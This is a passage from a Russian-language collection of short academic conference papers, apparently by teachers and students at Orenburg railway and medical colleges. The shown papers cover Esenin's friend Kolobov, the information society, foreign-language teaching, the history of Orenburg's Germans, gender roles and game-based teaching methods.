После смерти Есенина жизнь Г.Р. Колобова была целиком посвящена работе. Его никто уже не называл Молабухом и «Почем соль». Расставшись с женой, Колобов переселился в Москву, квартира в Ленинграде пустовала: Лидия Колобова в 1933 г. уехала из квартиры на Гороховой и увезла все, что было связано в ее жизни с Г. Колобовым.

Г.Р. Колобов был женат вторым браком, но в судьбу вмешалось всенародное горе, вызванное фашистским нашествием. Колобов восстанавливал дороги на Северном Кавказе, и его должность приравнивалась к генеральской. После войны он предпринимал попытки найти Лидию Ивановну, но безуспешно. Дом в Ленинграде был полон фотографий, писем. Часть

семейного архива брата забрал в Пензу Н.Р. Колобов, который жил в квартире брата во время учебы в ЛИИТ. Архив Григория Николай передал отцу. Вскоре начались гонения; волна репрессий росла, не щадя никого. Л.Н. Тельянова вспоминает: когда дед узнал, что внезапно арестована приятельница его дочери Татьяны Романовны Софья Павловна Коляда, он испугался за жизнь детей и сжег содержимое кожаного черного портфеля. Ныне у племянницы Колобова в Москве хранится чудом уцелевшая фотография «товарищей веселых». С. Есенин и Г. Колобов стоят у фонтана – оба молодые и полные надежд; Есенин, как всегда, щеголевато одет, Колобов тоже.

Г.Р. Колобов был очень интересным, талантливым человеком: с юности писал стихи, был начитан, знал языки, владел даром слова и не раз выступал вместе с Есениным. Он находился на ответственных постах, посвящая свой труд железной дороге. Благосостояние позволяло жить широко, хлебосольно. Колобов пользовался авторитетом, знал цену жизни. О Есенине, обстоятельствах его смерти много знал, но хранил молчание. Умер Григорий Романович в 1952 году. До последней минуты крепился, отвечая на вопросы о самочувствии по – немецки «Sehr gut». Остались елочные игрушки да пустой кожаный портфель. Но сохранились письма Есенина, свидетели замечательной дружбы. «Поклонись, - писал поэт в из Нью-Йорка Мариенгофу, - всем, кто был мне дорог и кто хоть немного любил меня. В первую очередь Гришке...» [10, 313]. Несмотря на вызовы времени, Г. Колобов всецело подтвердил значимость заповеди С. Есенина, которую поэт осознал уже в ранней юности: «В жизни должно быть искание и стремление, а без этого смерть и разложение». [9,313].

Библиографический список:

1. Есенин С.А. Собрание сочинений: В 2 Т. М.: Вече, 2000. - Т. 1. - С. 3.
2. Есенин С.А. Я снова здесь, в семье родной... Цитируется по указанному изданию - Т. 2. – С. 83.
3. Есенин С.А. Страна негодяев. Собрание соч.: В 3 Т. М.: Правда, 1970. – Т. 2 - С. 240.
4. Есенин С.А. Сорокоуст. Собрание сочинений: В 2 Т. М.: Вече, 2000. – Т. 1. - С. 287.
5. Есенин С.А. Письмо Г.Б. Якулову. Цитируется по указанному изданию. – Т. 2. - С. 365.
6. Есенин С.А. Письмо А.Б. Мариенгофу. Цитируется по указанному изданию. Т. 2. – С. 332.
7. Мариенгоф А.Б. Роман без вранья. М.: Художественная литература, 1985. – С. 59.
8. Есенин С.А. Письмо к женщине. Цитируется по указанному изд.: Т.1, с. 316.
9. Есенин С.А. М. Письмо М.П. Бальзаминовой. Там же. – С.316.
10. Есенин С.А. Письмо Г.А. Панфилову. Цитируется по указанному изд.: Т. 2, с. 313.

ЧЕЛОВЕК В ИНФОРМАЦИОННОМ ОБЩЕСТВЕ: СОЦИОКУЛЬТУРНЫЙ И КОММУНИКАТИВНЫЙ АСПЕКТЫ

Ниязова А.Т., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Информация - главный продукт каждого государства, а человек - это тот, кто осуществляет эту информацию. Мир стремительно меняется. Требуются личности, постоянно пополняющие свои знания, способные вести диалог на всех уровнях коммуникации: от национальных и региональных до глобальных. Мы не должны забывать слова Махатмы Ганди: «Все-ленная начинается у порога твоего дома. Но плохо, когда там и заканчивается». В этих условиях особую актуальность и значимость приобретают исследования билингвизма как явления современной цивилизации. То же самое касается структуры информации. Она не должна где-то остановиться, должно развиваться вместе с человеком. А человек в информационном обществе должен быть информирован всеми информациями планеты. Само слово информация - ознакомление, разъяснение, представление - емкое и многогранное понятие. Формы и методы информации весьма разнообразны. Они совершенствовались многие тысячелетия, и в связи с техническим прогрессом появляются все новые и все более массовые виды информации.

Информация - структурированный порядок отношений, представляющий собой определенный норматив порядка совершения специфического действия, при котором реализуется косвенный порядок возбуждения активности в принимающей информацию стороне. Этим

информационный способ придания активности принимающей информацию стороне отличается от физического способа, при котором, в отличие от информационного, энергия действия напрямую расходуется на покрытие потребностей активности (или для разрушения и т. п.) получающей это действие стороны. То есть «информация» означает такой порядок взаимодействия, когда характер поступка принимающей стороны определен информационно, а источник подпитывающей эту активность энергии никак не связан (или практически не связан) с передающим информацию источником (он может находиться в составе самой принимающей стороны или где-либо еще).

Содержательная часть информации, если ее обозначить понятием «данные» (в человеческом измерении - «сведения»), представляет собой способ хранения неких структурированных связей в их непрямой представленности. Например, в отсутствии реальной физической гайки, она будет храниться в виде чертежа гайки. В пределах данного определения информация понимается как порядок действия только таких систем, у которых наличествует буферное исполнение хранилища данных, для этого исполнения обязательно состояние «пустого буфера». В подобном смысле безбуферные структуры типа биологических генов не попадают под данное определение «информации» и требуют истолкования как параинформационные структуры.

Хорошее информационное общество - приоритет внешней политики, который обусловлен не только прагматичными факторами или актуальными политическими установками, но и предопределен историческими предпосылками и долговременными культурно-цивилизационными потребностями. Для нас - это больше, чем стандартный формат многостороннего сотрудничества государств. Если к этому добавить общность задач в контексте политических и социально-экономических преобразований, в сфере глобальной безопасности и региональной стабильности, то можно констатировать, что именно объективные предпосылки обусловили обоюдную ориентированность наших государств на углубление сотрудничества, поднятия его на уровень стратегического партнерства. А главное богатство информация и человек.

Важность в будущем - воспитание молодежи в духе взаимного уважения и дружбы между народами. Процесс личностного становления молодежи - объективный и перманентный, поэтому данный вакуум заполнила стихия - спонтанное влияние среды, новых ценностей социального бытия, а также хлынувший на молодежь мощный поток неконтролируемой информации, преследующей исключительно коммерческие интересы и выгоды. Молодые люди являются не только носителями той среды, в которой они выросли, но и ее апологетами, в том числе и негативных ее сторон. Глеб Успенский в свое время писал о человеке, оказавшемся вне привычной обстановки, как о «готовом подчиниться в чуждой ему среде всевозможным влияниям с наивностью ребенка, не имеющего возможности знать и понимать, что в этих условиях зло и что добро».

Человек - это особый этап, который связан с поиском себя в мире, приобщенности к нему, с выработкой собственного мировоззрения, с определением своей самобытности и уникальности. В этот период актуальны вопросы о смысле жизни вообще и смысле своей жизни, о назначении человека, о собственном Я. От того, насколько развит аксиологический потенциал будущего специалиста, в значительной мере зависят его профессиональная жизнь и качество его профессиональной деятельности, а следовательно, конкурентоспособность личности. В деле воспитания современных подростков большое значение играет масс-медиа, так как средства массовой информации стали важнейшим источником информации о мире. Характеризуя круг интересов подростков, мы констатируем, что безусловным лидером является телевидение и интернет. Они - основная сфера, откуда растущая личность узнает о современном мире.

В XX и XXI в. мы стали свидетелями невиданного информационного взрыва, происходящего в результате стремительного развития новейших технологий. Никто сейчас не решится оспаривать тот факт, что научную революцию сменила революция информационная, явившаяся причиной создания нового «информационного общества». «Кто владеет инфор-

мацией, тот владеет всем». Каждая новая эпоха, даже десятилетие, требует от человека профессии новых качеств. «Человек - эффект загадки, которую нужно разгадать».

Самое главное для нас в сегодняшней ситуации в информационном обществе - действовать решительно и эффективно: использовать шанс показать себя, показать свои креатив и эффективность, а также хлынувший на молодежь мощный поток неконтролируемой информации, преследующей исключительно коммерческие интересы и выгоды.

Человек является не только носителем той среды, в которой он вырос, но и ее апологетом, в том числе и негативных ее сторон.

Накопление человечеством опыта и знаний при освоении природы смешалось с освоением информации. Именно этот процесс и привел к образованию инфосферы. Такое понятие, как обработка информации, появилось совсем недавно, но обрабатывать информацию люди начали еще в древние времена. Сначала из поколения в поколение информация передавалась устно. Это были сведения о профессиональных навыках, например о приемах охоты, обработки охотничьих трофеев, способах земледелия и др. Но затем информацию стали фиксировать в виде графических образов окружающего мира. Первые наскальные рисунки, изображающие животных, растения и людей, появились примерно 20-30 тыс. лет назад. Начатый поиск более современных способов фиксирования информации привел к появлению письменности. На чем только люди не писали! В Индии - на пальмовых листьях, в Вавилоне - на глиняных плитках, на Руси пользовались берестой. Как видим, письменность - новый шаг человечества в области хранения и передачи информации. Однако первым революционным явлением в этой сфере стало изобретение печатного станка, благодаря которому появилась книга, и таким образом стало возможно массовое тиражирование профессиональных знаний, зафиксированных на материальном носителе.

Сегодня потоки книг, сливаясь с потоками технической документации и многотомной справочной литературой, образуют океаны информации. Эту информацию необходимо хранить и передавать потребителю, для чего нужен мобильный и емкий носитель. Но книга является неудобным, сложным, дорогим, а главное, «медленным» носителем информации. Вся многогранность содержания раскрывается человеку при перелистывании, чтении и просмотривании книги. Она не может непосредственно влиять на производственный процесс. Сначала человеку необходимо найти нужную ему книгу, освоить накопленные в ней знания, которые позже смогут дать толчок дальнейшему развитию производства. Книга, как носитель информации, сегодня уже отстает от стремительного продвижения человечества по пути освоения природы.

Личность находится под влиянием разных структур, групп, субэкономических механизмов, субкультур и вынуждается самими условиями своего существования выбирать, сопоставлять, оценивать и ко всему относиться с некоторой дозой критичности и рефлексии, а часто под их напором подчиняться. В этой ситуации человек в новой для себя обстановке вынужден, с одной стороны, приобретать индивидуалистические черты, а с другой стороны - унифицироваться культурно и духовно. Одной из задач работы с молодежью является проверка и развитие творческих способностей - нужна формация людей, открытых, сориентированных на достижения, оптимистичных, способных к кооперации и воодушевленных каким-то делом, готовых взять на себя ответственность в пределах своих возможностей. Очень важно воспитать молодежь в духе взаимного уважения и дружбы между народами. А для этого нужна хорошая информационная система, информационное общество.

Библиографический список:

1. Понятие информации: [сайт]: http://mir.spbu.ru/index.php?option=com_k2&view=item&id=7:mns-15-1-01&Itemid=28
2. Личность: [сайт]: <https://ru.wikipedia.org/wiki/%D0%9B%D0%B8%D1%87%D0%BD%D0%BE%D1%81%D1%82%D1%8C>
3. Информационное общество: [сайт]. URL: <http://eurasialand.ru/txt/kanke/127.htm>

**ОСОБЕННОСТИ ПРЕПОДАВАНИЯ АНГЛИЙСКОГО ЯЗЫКА В
ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ ЖЕЛЕЗНОДОРОЖНОГО ПРОФИЛЯ**

Носырева О.В., Маркова А.И.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
Оренбургского института путей сообщения - филиала СамГУПС*

В связи с прогрессивным развитием общества в последние годы наблюдается все больший интерес к иностранному языку, в частности, к английскому. Стремительный социально-экономический прогресс диктует высокие требования к уровню преподавания иностранного языка и выдвигает новые запросы учащихся в отношении уровня владения им. Все это обуславливает необходимость качественного изменения профессиональной подготовки студентов, важным компонентом которой является приобретение опыта языковой коммуникации.

К настоящему времени в российской системе языкового образования произошли значительные позитивные изменения, как в организационном, так и в содержательном аспектах. С введением новых стандартов количество часов по иностранному языку значительно увеличилось. Это открывает для нас, преподавателей иностранного языка, широкое поле деятельности. Мы определили новые подходы к отбору содержания и организации материала, к использованию подходящих форм и видов контроля. Наш курс состоит из двух разделов: это общеобразовательный английский и английский профильной направленности. Поэтому со второго курса происходит расширение и углубление тематики за счет материала, ориентированного на будущую специальность студентов, ознакомление с особенностями выбранной профессии и роли иностранного языка в овладении профессиональным мастерством. Знание иностранного языка позволит будущему специалисту быть в курсе последних технических новшеств, принимать участие в разработке технических идей и проектов со своими коллегами из зарубежных стран, иметь ясное представление о состоянии интересующей отрасли на данный момент. Результатом такого языкового образования является повышение статуса учащегося в учебном процессе и в реальной коммуникации, мотивация в изучении языков и культур и осознание учащимися своей личной ответственности за результаты этого процесса.

Одним из показателей результата нашей работы являются конкурсы профессионального мастерства, где все чаще и чаще включаются задания по иностранному языку. Так, 24 марта 2017 года студенты 4 курса Козлова Наталья и Кильмухаметова Динара, обучающиеся по специальности Организация перевозок и управление на транспорте, принимали участие в региональном этапе Всероссийской олимпиады профессионального мастерства по специальности среднего профессионального образования Организация перевозок и управление на транспорте (на железнодорожном транспорте) в городе Саратов. В качестве одного из заданий студентам предлагалось сделать литературный перевод текста профессиональной направленности. Это достаточно трудоемкое занятие. Нередко человек, который обладает даже достаточно хорошим словарным запасом, способен выполнить достаточно качественно составленный перевод. Перевод - это процесс преобразования текста на одном языке в текст на другом языке при сохранении содержания относительно неизменным. Для того чтобы в тексте перевода не было несвязанных предложений, а сам перевод читался осмысленно, и выражал именно ту суть, о которой и говорилось на исходном языке, помимо словарного запаса, необходимо присутствие еще и стилистических навыков. Этому мы и обучали девочек на дополнительных занятиях при подготовке к олимпиаде. Эффективность этих занятий зависела от ряда факторов, ведущим из которых была мотивация, определяемая профессиональной направленностью. Девочек не нужно было убеждать в необходимости многочасовой работы над переводами текстов - они уже были мотивированы и нацелены на успех. [1, с.5]

Но при достижении основной цели при подготовке к конкурсу мы столкнулись также и с рядом трудностей и проблем. Иностранный язык характеризуется беспредельностью, то есть, изучая язык, человек не может знать только лексику, не зная грамматики, или раздел «герундий», не зная раздела «времен», и т.д. Он должен знать *всю* грамматику, *всю* лексику,

необходимые для требуемого перевода. Поэтому нам пришлось в сжатые сроки осваивать грамматический и лексический материал. Во-вторых, мы столкнулись с недостаточным количеством учебников, утвержденных министерством образования, отвечающих требованиям времени и содержащих тексты профессиональной направленности. Здесь большую помощь оказали интернет-ресурсы. [2, с. 67]

Не подлежит сомнению, что преподавание английского языка в техникуме должно иметь профессиональную направленность. Предметное содержание учебной дисциплины «Иностранный язык» должно быть разным у групп, обучающихся различным специальностям. Все направления подготовки нашего техникума не могут обучаться на текстах одной тематики. Поэтому мы поставили своей целью разработать словарь терминов для каждой специальности.

В заключении хочется еще раз сказать о роли педагога в обучении иностранному языку. Чтобы у студентов не пропадал интерес к данной дисциплине, преподаватель не только должен знать свой предмет, но и искать новые методические приемы, которые развивают познавательный интерес к учению. Необходимо не только положительное отношение студентов к иностранному языку как учебной дисциплине и осознанная потребность овладения знаниями в этой области, но и преподавателю необходимо заинтересовать студентов иностранным языком и преподнести им его изучение как профессионально значимый предмет.

Библиографический список:

1. Анненкова Ю. А. Формирование переводческой компетенции у студентов неязыковых вузов // Вестник МГЮА, 2015. – С. 5-9.
2. Зимняя И.А. Психология обучения иностранному языку в школе. М.: Изд-во Просвещение, 1991. – 222 с.

НЕМЦЫ ОРЕНБУРЖЬЯ

Оленникова П.И., Оленникова Н.В.

МОАУ «Гимназия №2».

Актуальность темы исследования: Многонациональный состав населения России и его участие в жизни городов вызывает интерес у исследователей. В современных условиях особое внимание привлекают малочисленные народы, к которым относятся и российские немцы. В городском укладе Оренбургской губернии немцы играли существенную роль. Адаптируясь к местной среде, они активно участвовали во всех сферах общественной жизни.

Несмотря на малочисленность, немцы оставили заметный след в промышленности, науке, здравоохранении, образовании, искусстве губернии. Восстановление истории немецкого населения городов Оренбургской губернии необходимо для понимания процессов, происходивших в российском обществе, для возможных перспектив межнациональных отношений.

Объект исследования – немецкое население Оренбургской области.

Предмет исследования – немецкое население и его вклад в социально-экономическое и культурное развитие г. Оренбурга в XVIII-XXI века.

Методы исследования – исследовательский, поисковый, наблюдение.

Цель работы: Изучение заселения Оренбургской губернии российскими немцами, с последующим их участием в социально-экономическом и культурном развитии г. Оренбурга в XVIII-XXI века.

Задачи:

1.Познакомиться с историей заселения территории России и Оренбургской области немцами.

2.Исследовать участие немцев и выявить их вклад в социально- экономическое и культурное развитие Оренбургской губернии.

3.Обозначить деятельность немецкой диаспоры, направленную на сохранение и развитие своей культуры.

I. На широких просторах России имелось большое количество неиспользованных земель. Победоносные войны с Турцией в конце XVIII века значительно расширили территорию России на юге Украины, где население было очень многочисленным. Чтобы освоить эти земли, Екатерина II издала Манифест от 22 июля 1763 года, в котором иностранные граждане приглашались для поселения в Россию, которые освобождались от налогов и военной и гражданской службы. При правлении Павла I определились ещё дополнительные права, так называемые «Всемилоштивейшие Привилегии» (свобода ремёсел, освобождение от присяги перед судом и др.).

Одним из районов нового заселения стало Оренбуржье с его богатыми земельными и биологическими ресурсами, куда немцы направили ходоков в 1885-1894 гг. Правительство выделило земли в Оренбургской губернии для немецкой колонизации еще в манифесте 1763 года.

Сейчас эти земли находятся на территории Красногвардейского, Александровского, Новосергиевского и Переволоцкого районов.

Позднее немцы – колонисты стали заселять другие районы Оренбуржья – это Акбулакский, Белявский, Соль – Илецкий, Сакмарский, Бугурусланский районы.

II. Социально-экономическое развитие городов Оренбургской губернии отставало от центров России и представляло обширное поле деятельности для немцев-предпринимателей, прибывших из государств Западной Европы.

Они принимали достаточно активное участие в развитии промышленности, торговли, естественных наук, просвещения, здравоохранения и культуры. Знание и соблюдение российских законов помогало немцам за короткий срок стать преуспевающими постоянными и временными купцами 1-й и 2-й гильдий, открыть промышленные предприятия и войти в число довольно крупных предпринимателей, стать владельцами торговых домов и промышленных товариществ. Активное участие в социально-экономическом и культурном развитии, в общественной жизни губернии привело к адаптации немцев к местным условиям.

Кроме предпринимателей немцы были на государственной военной и гражданской службе, в том числе и на самых высоких постах. Так же в архитектурное развитие Оренбургской губернии внесли немецкие архитекторы и инженеры.

С 1746 года в Оренбурге начинает служить архитектор Иоганн Вернер Мюллер. По его проекту возводился первый капитально построенный храм – Преображенская церковь, ставшая соборной до 1895 года. Собор был заложен на самом высоком месте набережной над Яиком, чтобы храм был виден издалека.

Как видно из вышеизложенного, немцы вели активное участие в социально-экономическом и культурном развитии г. Оренбурга и Оренбургской губернии.

III. На сегодняшний день в городе Оренбурге создана общественная организация немцев «Возрождение», которая ведет активную деятельность. Главная ее задача – воссоздать историю российских немцев, сохранить немецкую культуру в нашей области. Председатель Оренбургского общества российских немцев «Возрождение» - Леонид Райзих. Общество создано в целях реализации и защиты гражданских, политических, экономических, социальных и культурных прав и свобод немцев, живущих на территории Оренбургской области.

Организация «Возрождение» уже много лет выпускает свою газету. «Orenburger Zeitung» - областная газета российских немцев. Свою историю ведет с 1994 года. В то время она являлась приложением к газете «Оренбургское время».

Молодёжная организация «Будущее» («Zukunft»), которая активно ведёт свою деятельность в областном центре немецкой культуры. Совместно с администрациями были созданы немецкие национальные музеи.

Прижились и дали свои плоды взаимовыгодные варианты сотрудничества с фирмами Германии. Так, например, на территории Оренбургской области с помощью ФРГ построены три цеха переработки сельхозпродукции, цех по производству сыра в селе Претория Переволоцкого района, мясокомбинат в селе Подольское Красногвардейского района, пекарня в селе Ащевутак Соль-Илецкого района, которые действуют и поныне.

Забываясь о сегодняшнем дне российских немцев, мы не забываем и историю. В Оренбурге в 1997-м, 1998-м и 2000 годах прошли научно-практические конференции: «Оренбургские немцы: история и духовная культура»; «Немцы Оренбуржья: прошлое, настоящее, будущее», выпущены сборники статей по итогам этих конференций. Прошла международная конференция «Немцы России на рубеже веков».

Оренбургская областная общественная организация немцев «Возрождение» делает всё возможное, чтобы немецкая история и культура не растворились среди многообразия культур нашей области.

IV. Комплексный подход к изучению состава и трудовой деятельности немецкой городской диаспоры позволяет сделать вывод об их большом вкладе в развитии и становлении Оренбургской губернии, начиная с промышленности и кончая культурой. Развитие экономики и банковского капитала к концу XIX века способствовало инвестициям иностранного капитала в промышленность губернии.

Численность немцев, проживающих на территории Оренбургской области, сильно сократилось. Но, несмотря на это, для тех, кто живет в нашей области, важно сохранять и развивать культуру немцев, язык, передавать свои знания детям и внукам. Благодаря обществу «Возрождение» и молодежной организации «Будущее» не теряется связь между немецкими поколениями, ведь только в таком сотрудничестве можно сохранить идентичность российских немцев. Нужно каждому жителю нашего города знать историю родного края, приумножать его богатства и чтить традиции всех народов, которые способствовали развитию г. Оренбурга.

Библиографический список:

1. Амелин В.В., Дизендорф В.Ф., Семин А.А. // Немцы Оренбуржья: прошлое, настоящее и будущее (сборник статей), Москва 1998 г.
2. Амелин В.В., Панина Л.С., Ширяева Л.И. Немцы Оренбуржья: прошлое, будущее настоящее (сборник статей), Оренбург «Димур», 1997.
3. Амелин В.В., Панина Л.С., Федосова Н.В., Дорофеев В.В. Оренбургские немцы: этническая история и духовная культура / Материалы научно-практической конференции. Оренбург, «Димур», 1998.
4. Бахарева О.Я. Участие европейских купцов и российских немцев в рыночной торговле Оренбурга в XIX века, Вести ОГПУ, 2004, №4.
5. Гаранькин Ю.Д., Дорофеев В.В. Жилин А.Н. Исторические места // Улицы Оренбурга. Оренбург.1996.

РОЛЬ ИНОСТРАННОГО ЯЗЫКА В ПРОФЕССИОНАЛЬНОМ СТАНОВЛЕНИИ СТУДЕНТОВ МЕДИЦИНСКОГО КОЛЛЕДЖА

Петрова Ж.А.

Оренбургский медицинский колледж – структурное подразделение Оренбургского института путей сообщения – филиал Самарского государственного университета путей сообщения

Как известно, XXI век – век информации. В наши дни информацию можно черпать из всевозможных источников: Интернет, средства массовой информации, пресса, коммуникация и прочее. Все выше перечисленное дает шанс получения информации не только на родном языке, но и на иностранном, изучение которого в свою очередь обогащает нашу речь, развивает наше мышление, расширяет кругозор, знакомит с чуждой нам культурой, то есть, так или иначе, влияет на нас.

Цели изучения иностранного языка (или даже знакомства с ним) различны. У одних это интерес, другие любят путешествовать, третьим это необходимо в работе. Причем, последний пункт особенно важен, так как есть ряд профессий, где без знания иностранных языков обойтись просто нельзя.

Изучение иностранного языка как средства получения новой информации играет важную роль в профессиональной сфере. Современную жизнь сложно представить без постоянных новинок науки и техники, новинок в сфере фармацевтики, без чтения литературы по профилю своей специальности. И важно здесь то, что зачастую все эти столь необходимые и

порой важные новинки приходят к нам из-за рубежа. Да и открытия, сделанные современными учеными, также описаны в специализированных журналах на иностранных языках. Исходя из выше изложенного, сложно представить себе полноценного специалиста без знания иностранного языка.

В связи с этим, задачей в обучении иностранным языкам в неязыковых профессиональных образовательных учреждениях стоит не просто овладение навыками общения на иностранном языке, но и приобретение специальных знаний по специальности. Изучение иностранного языка здесь рассматривается как обязательный компонент профессиональной подготовки специалиста. Современная концепция языкового образования в неязыковом колледже предполагает создание такой системы подготовки специалиста, которая позволит ему легко адаптироваться к динамично изменяющимся условиям профессиональной деятельности, то есть, нацелена на профессионально-ориентированное обучение иностранному языку.

Что касается медицинской профессиональной и учебной деятельности, то и здесь роль иностранного языка нельзя недооценивать. Изучение дисциплины «Иностранный язык» должно обеспечить будущему специалисту доступ к зарубежным источникам информации, без чего в настоящее время немыслима не только исследовательская деятельность специалиста, но во многих случаях и чисто практическая [1, с.34]. Знание иностранного языка дает возможность будущему медицинскому работнику любого уровня повышать свою квалификацию, а также расширять круг своих знаний. В настоящее время, зная иностранные языки, специалист получает возможность изучения различной иноязычной медицинской литературы, сайтов, статей, исследовательских работ. Помимо этого, что немало важно, студент или уже полноценный специалист с легкостью сможет принять участие в международных конференциях или съездах, посвященных медицинской тематике. [2]

Кроме научной и научно-популярной литературы по медицине, многим отечественным медикам приходится сталкиваться с текстами, написанными на иностранном языке, в другом виде. Это различная медицинская документация (эпикризы, выписки, истории болезни, результаты лабораторных и инструментальных обследований, протоколы операций, заключения специалистов), документация по клиническим исследованиям лекарственных препаратов, фармацевтическая документация (досье лекарственных препаратов, листки-вкладыши, информация для врачей и пациентов, документация по контролю качества), документация к медицинскому оборудованию и инструментарию (инструкции по эксплуатации, руководства, описания, рекламные материалы, каталоги, презентации), различные иностранные сайты по медицине, фармацевтике, клиническим исследованиям, медицинскому оборудованию и инструментарию и прочему.[3] Это говорит о том, что знание иностранного языка даст возможность медицинскому работнику без посторонней помощи разобраться, к примеру, в принципах работы нового оборудования или принципах действия нового препарата, прочитав инструкцию или аннотацию.

Нельзя забывать, что студенты могут получить возможность обучения и прохождения практики за рубежом. Все это опять приводит нас к тому, что высококвалифицированный специалист сможет обмениваться опытом и знаниями с иностранными коллегами, тем самым быть в курсе современных разработок, тенденций и достижений в медицине.

Многие наши соотечественники ездят лечиться за границу и им требуются выписки из истории болезни на иностранном языке, проблема медицинского перевода особенно насущна. Любая ошибка в медицинском переводе может стоить пациенту здоровья и даже жизни. Помимо этого, знание иностранного языка может пригодиться в общении с пациентами. Нашу страну посещает много туристов, мы принимаем много студентов по обмену, в стране работают разного рода специалисты, приглашенные из других стран. И не исключены случаи, что человек, которому необходима медицинская помощь, является иностранцем и не знает русского языка. Есть вероятность, что в экстренной ситуации бригада скорой помощи не сможет помочь человеку, не понимая его. Ведь не всегда есть время и возможность искать переводчика в подобных ситуациях. В подтверждение сказанному можно привести мероприятия мирового уровня, проводимые в нашей стране, такие как Олимпиады, Чемпиона-

ты мира по футболу и другим видам спорта, международные творческие фестивали (музыкальные, кинематографические и др.). Во время их проведения в страну прибывает огромное количество людей: спортсменов, тренеров, болельщиков и любителей спорта, деятелей культуры и искусства. И нельзя отрицать, что, не имея знаний иностранного языка, в случае чрезвычайной ситуации медицинские работники не смогут оказать им своевременную и качественную помощь.

Рассматривая иностранный язык как учебную дисциплину, не следует упускать из виду функцию иностранного языка как средства формирования интереса к своей будущей профессии и стремления получить знания по возможно большему количеству коммуникативных каналов, одним из которых в таком случае становится владение иностранным языком, обеспечивающее возможность знакомства с достижениями в профессиональной области за рубежом [1, с.34]

Опираясь на мысль о том, что иностранные языки представляют собой не только определенный объем знаний, но и средство достижения и приобретения новых знаний, можно сказать, что знание иностранных языков показывает профессиональную квалификацию. А это значит, что использование иностранных языков в формировании студента как будущего профессионала нужно начинать с первых дней.

Библиографический список:

- 1 Богомолова А. Ю., Соколов Ю. В. Иностранный язык как средство профессионально-личностного обучения // Вестник ОГУ. 2000. № 3. С. 33–36
- 2 <https://www.scienceforum.ru/2014/767/1096>
- 3 <http://uroweb.ru/news/11309.html>

РОЛЬ ГЕНДЕРА В СОЦИУМЕ

Подгорная А.О., Кирюшкина А.А.

Гомельский Государственный Университет имени Франциска Скорины

В структуре общества мужчинам и женщинам отводятся принципиально разные статусы. Они настолько различны, что могут быть рассмотрены в отрыве от их носителей. Разделение на мужское и женское в социуме напрямую связано с фундаментальными основами общества и предопределяет его строение. Деление социальных статусов на мужские и женские первичнее, чем сами мужчины и женщины. Эти роли можно мыслить сами по себе, и формирование мужских и женских стереотипов поведения, психологии, реакций, отношения к жизни и миру, в дальнейшем будут следствиями этих ролей.

Статус мужчины и статус женщины в обществе являются самыми фундаментальными из социальных статусов. В большинстве обществ они считаются врожденными и не подлежат изменению. Но в некоторых случаях, даже в традиционных и архаических обществах, не говоря уже о современных и постмодернистских, эти статусы могут меняться. Однако само изменение статусов, как правило, представляет собой именно перемену одного на другой, а не выход за пределы гендерных структур. Если член общества меняет пол, то переходит – до определенной степени – в зону пола противоположного.

Фиксация гендерных ролей происходит в семье. Эта фиксация протекает параллельно с другими сторонами социализации новых членов общества – детей. Мать, отец и старшие родственники обучают ребятишек быть «маленькими мужчинами» и «маленькими женщинами» параллельно тому, как передают им язык, культуру, социальные и профессиональные навыки. Различие между мальчиками и девочками проявляется с первых лет жизни, дальше оно только углубляется. Во многих обществах жилище делится на две половины – мужскую и женскую, и даже грудных детей разделяют по этому признаку, начиная с рождения.

В разных ситуациях гендерная дуальность может выражать любые пары и выступать в качестве универсального языка, фундаментального лингвистического инструмента для выражения любых оттенков мысли или описания любых форм социальных устройств.

Дуализм гендерных статусов в социуме чаще всего реализуется через структурированное неравенство функций. В рамках социального пространства мужчина представляет собой полюс социального максимума, а женщина – полюс социального минимума. Мужчина социален в максимальной степени, женщина – в минимальной. Однако даже минимальная связь с социальным началом дает женщине основание быть существом социальным по сравнению с теми, кто стоит еще ниже на шкале общественных иерархий – с природой, домашними животными, малыми детьми (до определенного возраста). В этих отношениях женщина выступает как преимущественный агент социализации. Именно она социализирует природу и передает первичный социальный код младенцам. По отношению к внесоциальному миру (природе) женщина выступает как человек, по отношению к мужчине – как природа.

**ПОТЕНЦИАЛ ИГРОВОЙ ОБРАЗОВАТЕЛЬНОЙ ТЕХНОЛОГИИ В
СОВЕРШЕНСТВОВАНИИ КОММУНИКАТИВНОЙ КУЛЬТУРЫ СТУДЕНТА
ТЕХНИЧЕСКОГО ВУЗА В КОНТЕКСТЕ РЕАЛИЗАЦИИ
КОМПЕТЕНТНОСТНОГО ПОДХОДА**

Попов А.Н., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Приоритетными целями проводимых в России реформ в образовании являются повышение его качества, доступности и, как следствие, эффективности. Вопросы, касающиеся эффективной организации образовательного процесса, методов, форм и средств обучения и воспитания; подготовки высококвалифицированных специалистов; развития культурного потенциала высших учебных заведений – приоритетные векторы образовательной политики России. В связи с этим широкое применение в отечественном образовании получают ранее не свойственные ему формы обучения и контроля его эффективности, знаменующие своим использованием смену образовательной парадигмы.

В Концепции модернизации системы российского образования подготовка специалистов (в том числе технической направленности), хорошо знающих свое дело, способных творчески решать профессиональные задачи, выступает определяющим фактором, характеризующим деятельность вуза. Возросшие требования работодателей к уровню подготовки специалистов, жесткая конкуренция на рынке труда, тенденции глобализации, ставят перед высшей школой задачу поиска новых подходов к повышению качества подготовки выпускников – будущих специалистов.

Важным в обновленном ФГОС является и особая роль компетенций – способностей применения знания, умения на основе сформированных личностных качеств для эффективной деятельности в конкретной профессиональной сфере. Современный этап развития российской системы образования характеризуется переходом компетентностного подхода из стадии самоопределения в стадию реализации. Реализация данного подхода ведет к качественной перестройке содержания образования, его методов и технологий.

Цель подготовки компетентного специалиста технической сферы в современных условиях может быть сформулирована следующим образом: активно содействовать формированию профессиональной компетентности, которая выражается в готовности решать различные виды профессиональных задач, возникающих в реальных ситуациях жизнедеятельности на основе теоретических знаний, анализа имеющегося практического социокультурного опыта.

Современные образовательные технологии: проектное обучение, модульное обучение, кейс-технологии, портфолио, деловая игра в данном контексте являются перспективными, поскольку их реализация способствует формированию личностных и профессиональных качеств и свойств, необходимых специалисту нового формата: творческого отношения к учебе и будущей профессии, активизации познавательной деятельности, развитию проблемно-поискового (проектного), критического конструктивно-волевого мышления; самоуправлению учебной, познавательной, исследовательской деятельностью и др.

